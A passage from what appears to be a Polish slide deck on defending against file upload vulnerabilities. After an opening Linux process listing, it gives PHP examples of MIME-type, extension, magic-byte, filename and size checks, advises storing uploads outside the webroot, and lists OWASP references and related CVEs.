root 49 0.0 0.0 0 0 ? S 08:20 0:00 [idle_inject/5]
root 50 0.0 0.0 0 0 ? S 08:20 0:03 [migration/5]
root 51 0.2 0.0 0 0 ? S 08:20 0:16 [ksoftirqd/5]
root 54 0.0 0.0 0 0 ? S 08:20 0:00 [kdevtmpfs]
root 55 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-inet_frag_wq]
root 56 0.0 0.0 0 0 ? S 08:20 0:00 [kauditfd]
root 57 0.0 0.0 0 0 ? S 08:20 0:00 [khungtaskd]
root 58 0.0 0.0 0 0 ? S 08:20 0:00 [oom_reaper]
root 60 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-writeback]
root 62 0.0 0.0 0 0 ? S 08:20 0:02
[kcompactd0]
root 63 0.0 0.0 0 0 ? SN 08:20 0:00 [ksmd]
root 64 0.0 0.0 0 0 ? SN 08:20 0:00 [khugepaged]
root 65 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-kintegrityd]
root 66 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-kblockd]
root 67 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-blkcg_punt_bio]
root 68 0.0 0.0 0 0 ? S 08:20 0:00 [irq/9-acpi]
root 72 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-tpm_dev_wq]
root 73 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-ata_sff]
root 74 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-md]
root 75 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-md_bitmap]
root 76 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-edac-poller]
root 77 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-devfreq_wq]
root 78 0.0 0.0 0 0 ? S 08:20 0:00 [watchdogd]
root 81 0.0 0.0 0 0 ? S 08:20 0:00 [kswapd0]
root 82 0.0 0.0 0 0 ? S 08:20 0:00 [ecryptfs-kthread]
root 83 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-kthrotld]
root 84 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-acpi_thermal_pm]
root 85 0.0 0.0 0 0 ? S 08:20 0:00 [scsi_eh_0]
root 86 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-scsi_tmfc_0]
root 87 0.0 0.0 0 0 ? S 08:20 0:00 [scsi_eh_1]
root 88 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-scsi_tmfc_1]
root 93 0.0 0.0 0 0 ? I< 08:21 0:00 [kworker/R-mld]
root 95 0.0 0.0 0 0 ? I< 08:21 0:00 [kworker/R-ipv6_addrconf]
root 103 0.0 0.0 0 0 ? I< 08:21 0:00 [kworker/R-kstrp]
root 105 0.0 0.0 0 0 ? I< 08:21 0:00 [kworker/u25:0]
root 118 0.0 0.0 0 0 ? I< 08:21 0:00 [kworker/R-charger_manager]
root 180 0.0 0.0 0 0 ? S 08:21 0:00 [scsi_eh_2]
root 181 0.0 0.0 0 0 ? I< 08:21 0:00 [kworker/R-scsi_tmfc_2]
root 233 0.1 0.0 0 0 ? S 08:21 0:12 [jbd2/sda2-8]
root 234 0.0 0.0 0 0 ? I< 08:21 0:00 [kworker/R-ext4-rsv-conversion]
root 341 0.0 0.0 0 0 ? S 08:21 0:00 [irq/18-vmwgfx]
root 342 0.0 0.0 0 0 ? I< 08:21 0:00 [kworker/R-ttm]
root 366 0.0 0.0 30732 8804 ? Ss 08:21 0:01 /usr/lib/systemd/systemd-udevd
root 462 0.0 0.0 0 0 ? S 08:21 0:00 [psimon]
systemd+ 569 0.0 0.0 17556 7664 ? Ss 08:21 0:07 /
usr/lib/systemd/systemd-oomd
systemd+ 573 0.0 0.1 21844 13596 ? Ss 08:21 0:04 /usr/lib/systemd/systemd-resolved
systemd+ 576 0.0 0.9 91044 7836 ? Ssl 08:21 0:00
/usr/lib/systemd/systemd-timesyncd
root 718 0.0 0.0 0 0 ? I< 08:21 0:00 [kworker/R-cryptd]
avahi 912 0.0 0.8668 4592 ? Ss 08:21 0:00 avahi-daemon:
```

```
VSZ RSS TTY STAT START TIME COMMAND
root 1 0.4 0.1 23612 14852 ? Ss 08:20 0:33 /sbin/init splash
root 2 0.0 0.0 0 0 ? S 08:20 0:00
[kthreadd] root 3 0.0 0.0 0 0 ? S 08:20 0:00 [pool_workqueue_release]
root 4 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-rcu_gp]
root 5 0.0 0.0 0 0 ? I< 08:20 0:00
[kworker/R-sync_wq]
root 6 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-kvfree_rcu_reclaim]
root 7 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-slub_flushwq]
root 8 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-netns]
root 13 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-mm_percpu_wq]
root 14 0.0 0.0 0 0 ? I< 08:20 0:00 [rcu_tasks_kthread]
root 15 0.0 0.0 0 0 ? I< 08:20 0:00 [rcu_tasks_rude_kthread]
root 16 0.0 0.0 0 0 ? I< 08:20 0:00 [rcu_tasks_trace_kthread]
root 17 1.0 0.0 0 0 ? S 08:20 1:25 [ksoftirqd/0]
root 18 0.5 0.0 0 0 ? I< 08:20 0:48 [rcu_preempt]
root 19 0.0 0.0 0 0 ? S 08:20 0:00 [rcu_exp_par_gp_kthread_worker/0]
root 20 0.0 0.0 0 0 ? S 08:20 0:01
[rcu_exp_gp_kthread_worker]
root 21 0.0 0.0 0 0 ? S 08:20 0:01 [migration/0]
root 22 0.0 0.0 0 0 ? S 08:20 0:00 [idle_inject/0]
root 23 0.0 0.0 0 0 ? S 08:20 0:00
[cpuhp/0]
root 24 0.0 0.0 0 0 ? S 08:20 0:00 [cpuhp/1]
root 25 0.0 0.0 0 0 ? S 08:20 0:00 [idle_inject/1]
root 26 0.0 0.0 0 0 ? S 08:20 0:04 [migration/1]
root 27 0.0 0.0 0 0 ? S 08:20 0:01 [ksoftirqd/1]
root 30 0.0 0.0 0 0 ? S 08:20 0:00 [cpuhp/2]
root 31 0.0 0.0 0 0 ? S 08:20 0:00 [idle_inject/2]
root 32 0.0 0.0 0 0 ? S 08:20 0:04
[migration/2]
root 33 0.0 0.0 0 0 ? S 08:20 0:01 [ksoftirqd/2]
root 36 0.0 0.0 0 0 ? S 08:20 0:00 [cpuhp/3]
root 37 0.0 0.0 0 0 ? S 08:20 0:00 [idle_inject/3]
root 38 0.0 0.0 0 0 ? S 08:20 0:04 [migration/3]
root 39 0.0 0.0 0 0 ? S 08:20 0:05 [ksoftirqd/3]
root 42 0.0 0.0 0 0 ? S 08:20 0:00 [cpuhp/4]
root 43 0.0 0.0 0 0 ? S 08:20 0:00 [idle_inject/4]
root 44 0.0 0.0 0 0 ? S 08:20 0:03 [migration/4]
root 45 0.0 0.0 0 0 ? S 08:20 0:01 [ksoftirqd/4]
root 48 0.0 0.0 0 0 ? S 08:20 0:00 [cpuhp/5]
root 49 0.0 0.0 0 0 ? S 08:20 0:00 [idle_inject/5]
root 50 0.0 0.0 0 0 ? S 08:20 0:03 [migration/5]
root 51 0.2 0.0 0 0 ? S 08:20 0:16 [ksoftirqd/5]
root 54 0.0 0.0 0 0 ? S 08:20 0:00 [kdevtmpfs]
root 55 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-inet_frag_wq]
root 56 0.0 0.0 0 0 ? S 08:20 0:00 [kauditfd]
root 57 0.0 0.0 0 0 ? S 08:20 0:00 [khungtaskd]
root 58 0.0 0.0 0 0 ? S 08:20 0:00 [oom_reaper]
root 60 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-writeback]
root 62 0.0 0.0 0 0 ? S 08:20 0:02
[kcompactd0]
root 63 0.0 0.0 0 0 ? SN 08:20 0:00 [ksmd]
root 64 0.0 0.0 0 0 ? SN 08:20 0:00 [khugepaged]
root 65 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-kintegrityd]
root 66 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-kblockd]
root 67 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-blkcg_punt_bio]
root 68 0.0 0.0 0 0 ? S 08:20 0:00 [irq/9-acpi]
root 72 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-tpm_dev_wq]
root 73 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-ata_sff]
root 74 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-md]
root 75 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-md_bitmap]
root 76 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-edac-poller]
root 77 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-devfreq_wq]
root 78 0.0 0.0 0 0 ? S 08:20 0:00 [watchdogd]
root 81 0.0 0.0 0 0 ? S 08:20 0:00 [kswapd0]
root 82 0.0 0.0 0 0 ? S 08:20 0:00 [ecryptfs-kthread]
root 83 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-kthrotld]
root 84 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-acpi_thermal_pm]
root 85 0.0 0.0 0 0 ? S 08:20 0:00 [scsi_eh_0]
root 86 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-scsi_tmfc_0]
root 87 0.0 0.0 0 0 ? S 08:20 0:00 [scsi_eh_1]
root 88 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-scsi_tmfc_1]
root 93 0.0 0.0 0 0 ? I< 08:21 0:00 [kworker/R-mld]
root 95 0.0 0.0 0 0 ? I< 08:21 0:00 [kworker/R-ipv6_addrconf]
root 103 0.0 0.0 0 0 ? I< 08:21 0:00 [kworker/R-kstrp]
root 105 0.0 0.0 0 0 ? I< 08:21 0:00 [kworker/u25:0]
root 118 0.0 0.0 0 0 ? I< 08:21 0:00 [kworker/R-charger_manager]
root 180 0.0 0.0 0 0 ? S 08:21 0:00 [scsi_eh_2]
root 181 0.0 0.0 0 0 ? I< 08:21 0:00 [kworker/R-scsi_tmfc_2]
root 233 0.1 0.0 0 0 ? S 08:21 0:12 [jbd2/sda2-8]
root 234 0.0 0.0 0 0 ? I< 08:21 0:00 [kworker/R-ext4-rsv-conversion]
root 341 0.0 0.0 0 0 ? S 08:21 0:00 [irq/18-vmwgfx]
root 342 0.0 0.0 0 0 ? I< 08:21 0:00 [kworker/R-ttm]
root 366 0.0 0.0 30732 8804 ? Ss 08:21 0:01 /usr/lib/systemd/systemd-udevd
root 462 0.0 0.0 0 0 ? S 08:21 0:00 [psimon]
systemd+ 569 0.0 0.0 17556 7664 ? Ss 08:21 0:07 /
usr/lib/systemd/systemd-oomd
systemd+ 573 0.0 0.1 21844 13596 ? Ss 08:21 0:04 /usr/lib/systemd/systemd-resolved
systemd+ 576 0.0 0.9 91044 7836 ? Ssl 08:21 0:00
/usr/lib/systemd/systemd-timesyncd
root 718 0.0 0.0 0 0 ? I< 08:21 0:00 [kworker/R-cryptd]
avahi 912 0.0 0.8668 4592 ? Ss 08:21 0:00 avahi-daemon:
```

Obrona

filtracja i walidacja



**walidacja po
stronie serwera**



**przechowywanie
danych**



Filtracja i Walidacja

- Whitelisty (dozwolone typy)
- MIME-type
- Magic bytes

```
// -----
// Weryfikacja MIME-type
// -----
$ALLOWED_MIME = ['image/jpeg', 'image/png', 'application/pdf'];
$info = new finfo(FILEINFO_MIME_TYPE);
$mime = $info->file($_FILES['file']['tmp_name']);
if (!in_array($mime, $ALLOWED_MIME)) {
    die("Niedozwolony MIME-type.");
}
```

```
// -----
// Sprawdzenie rozszerzenia z whitelist
// -----
$ALLOWED_EXT = ['jpg', 'jpeg', 'png', 'pdf'];
$ext = strtolower(pathinfo($filename, PATHINFO_EXTENSION));
if (!in_array($ext, $ALLOWED_EXT)) {
    die("Niedozwolone rozszerzenie pliku.");
}
```

```
// -----
// Sprawdzenie magic bytes
// -----
$fh = fopen($_FILES['file']['tmp_name'], 'rb');
$header = fread($fh, 8); // bierzemy pierwsze bajty
fclose($fh);
```

```
// PNG
if ($mime === "image/png" && !str_starts_with($header, "\x89PNG")) {
    die("Not PNG!!!");
}

// PDF
if ($mime === "application/pdf" && !str_starts_with($header, "%PDF")) {
    die("Not PDF!!!");
}
```

Walidacja Po Stronie Serwera

- Bezpieczna nazwa pliku
- Analiza pod kątem złośliwej zawartości
- Rozmiar pliku

```
// -----
// Czysta nazwa pliku (bez ../ itp.)
// -----
$original = $_FILES['file']['name'];
$filename = basename($original);
$filename = preg_replace("/[^A-Za-z0-9\._-]/", "_", $filename);
```

```
// -----
// Limit rozmiaru
// -----
$MAX_SIZE = 5 * 1024 * 1024; // 5 MB
if ($_FILES['file']['size'] > $MAX_SIZE) {
    die("Plik za duży.");
}
```

Przechowywanie Danych

- Własne nazwy plików
- Narzucona ścieżka do pliku z dala od wrażliwych części aplikacji
- Brak uprawnień wykonywania

```
// Folder NA ZEWNĄTRZ webroot, np. /var/uploads/  
$UPLOAD_DIR = "/var/uploads/";  
  
// -----  
// Generowanie nowej, unikalnej nazwy  
// -----  
$newName = uniqid("file_", true) . "." . $ext;
```

Wspomagajki i Przykłady Podatnosci

Wspomagajki:

- OWASP Application Security Verification Standard (ASVS)
- OWASP File Upload Cheat Sheet
- OWASP Web Security Testing Guide

Przykłady:

- WordPress Plugin (Forminator)
 - CVE-2023-4596
 - CVE-2024-28890
- SAP NetWeaver (Visual Composer development server)
 - CVE-2025-31324

Dziękujemy Za Uwagę

część praktyczna
github.com/marmag0/BALiM-file-upload-vulnerabilities

Bibliografia

- <https://www.cve.org/CVERecord/>
- <https://owasp.org/www-project-web-security-testing-guide/stable/>
- <https://owasp.org/www-project-application-security-verification-standard/>
- https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html
- <https://github.com/LunaM00n/File-Upload-Lab>